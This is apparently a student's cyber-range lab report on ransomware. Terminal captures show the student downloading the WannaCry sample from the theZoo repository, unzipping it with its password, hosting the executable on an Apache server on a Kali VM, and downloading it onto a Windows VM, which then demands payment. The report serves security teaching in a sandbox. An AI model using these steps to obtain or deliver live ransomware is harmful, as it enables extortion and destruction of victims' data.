Ransomware Attack

Ransomware Attack Lab

1. Overview

In this lab, I will perform a Ransomware attack and will see how ransomware will affect my system. Ransomware is malicious software the infects the computer, blocks the service, and displays a message demanding a fee to be paid for the system to work again. With this attack, attackers are able to lock the system and encrypt important files. There are so many reported and non-reported ransomware attacks alone in 2020. During this COVID-19 period, various hospitals, school systems, and government system are target of the attack. We will see the hands-on of the ransomware attack in this lab.


2. Resources Required

This lab requires a Kali VM and Windows VM running in the Cyber Range.

3. Initial Setup

The initial setup is logging into the Virginia Cyber Range machine as was done in the previous labs.

I joined both machines as follows



Windows VM

Ransomware Attack


Kali VM

4. Tasks

Task 1: What is Ransomware attack

- Ransomware is an example of malware where the attacker's request payment with a threat
- The attacker can hide/encrypt all or part of the victim's file system and request payment to get access back to the encrypted files.
- The attacker can threaten to release the victim's data to the public if they don't pay
- Typically, the attack is carried out via a trojan
- This lab will hide the ransomware as a trojan

Steps: I typed hostname -I in the kali Linux to get the IP address of the Kali machine.



The IP address of my Kali machine

I checked if git is installed or not on the system, which was installed. Then I cloned the malware from the given repository as follows

Ransomware Attack

```
File  Edit  View  Terminal  Tabs  Help
student@kali:~$ sudo apt-get install git
Reading package lists... Done
Building dependency tree
Reading state information... Done
git is already the newest version (1:2.28.0-1).
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
student@kali:~$ git clone https://github.com/ytisf/theZoo.git
Cloning into 'theZoo'...
remote: Enumerating objects: 23, done.
remote: Counting objects: 100% (23/23), done.
remote: Compressing objects: 100% (22/22), done.
remote: Total 2855 (delta 0), reused 20 (delta 0), pack-reused 2832
Receiving objects: 100% (2855/2855), 762.88 MiB | 59.72 MiB/s, done.
Resolving deltas: 100% (625/625), done.
Updating files: 100% (1306/1306), done.
student@kali:~$
```

I ran ls command to see if the file was downloaded.

```
student@kali:~$ ls
Desktop    Downloads  Pictures  Templates  theZoo            zenmap-7.80-1.noarch.rpm
Documents  Music      Public    Videos     thinclient_drives
student@kali:~$
```

The directory named **theZoo** is downloaded in the system as shown in the figure above.

I the files inside the downloaded directory are as follows

```
student@kali:~$ cd theZoo
student@kali:~/theZoo$ ls
CODE-OF-CONDUCT.md  LICENSE.md  conf     malwares      requirements.txt
CONTRIBUTING.md     README.md   imports  prep_file.py  theZoo.py
student@kali:~/theZoo$
```

I ran "**python theZoo.py"** command and typed YES when prompted. I listed all the files by using "**list all"** command and the payloads are as follows

Ransomware Attack

```
Terminal - student@kali: ~/theZoo
File  Edit  View  Terminal  Tabs  Help

version: 0.6.0 'Moat'
db_version: 1599892118000

built by: Yuval Nativ, Lahad Ludar, 5finger
maintained by: Shahak Shalev, Yuval Nativ
github: https://github.com/ytisf/theZoo

mdb #> list all

Available Payloads:
+-----+-----------------------------------------------+------------+
| %   | Name                                          | Type       |
+-----+-----------------------------------------------+------------+
| 1   | Dokan                                         | botnet     |
| 2   | Crimepack                                     | exploitkit |
| 3   | ShadowBot                                     | botnet     |
| 4   | rBot                                          | botnet     |
| 5   | ZeuS                                          | botnet     |
| 6   | X0R-USB-Virus                                 | virus      |
| 7   | LoexBot                                       | botnet     |
| 8   | ZunkerBot                                     | botnet     |
| 9   | DopeBot-UnCrippled                            | botnet     |
| 10  | vbBot                                         | botnet     |
| 11  | xTBot                                         | botnet     |
| 12  | VBS.Win32.Vabian                              | botnet     |
```

```
| 281 | W32.Swen                                      | virus      |
| 282 | Linux.Encoder.1                               | virus      |
| 283 | Linux.Wirenet                                 | virus      |
| 284 | Net-Worm.Win32.Kido                           | virus      |
| 285 | OSX.Backdoor.iWorm                            | virus      |
| 286 | OSX.Wirenet                                   | virus      |
| 287 | Proteus                                       | virus      |
| 288 | Ransomware.Cerber                             | virus      |
| 289 | Ransomware.Mamba                              | virus      |
| 290 | WannaCry                                      | ransomware |
| 291 | Trojan.Asprox                                 | virus      |
| 292 | Trojan.Kovter                                 | virus      |
```

I will be using “**WannaCry**” ransomware at number 290 for this lab.

Ransomware Attack

For accessing this file, I ran **“use 290” “get” and “exit”** commands to access it, download the file and exit from there.

```
mdb #> use 290
mdb WannaCry#> get
Downloading: Ransomware.WannaCry.zip Bytes: 3481589
   3481589  [100.00%]

Downloading: Ransomware.WannaCry.pass Bytes: 9
         9  [100.00%]

Downloading: Ransomware.WannaCry.md5 Bytes: 33
        33  [100.00%]

Downloading: Ransomware.WannaCry.sha256 Bytes: 65
        65  [100.00%]

[+] Successfully downloaded a new friend.

mdb WannaCry#> exit
```

Then I saw the files downloaded and opened the password file to unzip and the result is shon in the picture. Thus, the password to unzip the file will be “**infected.”**

```
student@kali:~/theZoo$ ls
CODE-OF-CONDUCT.md  README.md                  Ransomware.WannaCry.sha256  imports       requirements.txt
CONTRIBUTING.md     Ransomware.WannaCry.md5    Ransomware.WannaCry.zip     malwares      theZoo.py
LICENSE.md          Ransomware.WannaCry.pass   conf                        prep_file.py
student@kali:~/theZoo$ cat Ransomware.WannaCry.pass
infected
student@kali:~/theZoo$
```

Then next step is to unzip the file “**Ransomeware.WannaCry.zip”** by using command “**unzip Ransomware.WannaCry.zip”** the result is shown in the screenshot below.

```
student@kali:~/theZoo$ unzip Ransomware.WannaCry.zip
Archive:  Ransomware.WannaCry.zip
[Ransomware.WannaCry.zip] ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.exe password:
  inflating: ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.exe
student@kali:~/theZoo$ ls
CODE-OF-CONDUCT.md       Ransomware.WannaCry.pass                                                imports
CONTRIBUTING.md          Ransomware.WannaCry.sha256                                              malwares
LICENSE.md               Ransomware.WannaCry.zip                                                 prep_file.py
README.md                conf                                                                    requirements.txt
Ransomware.WannaCry.md5  ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.exe    theZoo.py
student@kali:~/theZoo$
```

Then next step is renaming the file with the long string. I used “**mv <orignial file> ransomware.exe”** to make it easier for operations forward


Ransomware Attack

```
student@kali:~/theZoo$ mv ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.exe ransomware.exe
student@kali:~/theZoo$ ls
CODE-OF-CONDUCT.md  README.md                 Ransomware.WannaCry.sha256  imports     ransomware.exe
CONTRIBUTING.md     Ransomware.WannaCry.md5   Ransomware.WannaCry.zip     malwares    requirements.txt
LICENSE.md          Ransomware.WannaCry.pass  conf                        prep_file.py theZoo.py
student@kali:~/theZoo$
```

Next step is to move the ransomware.exe file to html file for Apache2 server. I will start the apache server as follows.

```
student@kali:~/theZoo$ sudo mv ransomware.exe /var/www/html
student@kali:~/theZoo$ sudo service apache2 start
student@kali:~/theZoo$
```

I opened the Window machine and on the web browser I typed the **"http://10.1.163.200/ransomware.exe"** and the file downloads when,as follows



When I tried to remove the ransomware, it asked me for the payment as shown in the figure.

Ransomware Attack

I looked up for other ransomwares like Thanos, PowGoop, LogicalDuckBill, KeyPass, WannaPeace ransomwares and found out that they all makes the system corrupt and asks for money in order to decrypt the files and bring the machine to normal stage. As I mentioned earlier, there are a lot of ransomware attacks in past few months after COVID-19 started.

5. Conclusion

Malwares are the malicious programs that corrupts the system and uses a means to collect the money to get the system to the normal state. Thus, it is important to recognize such malwares and isolate them from the system before it is too late.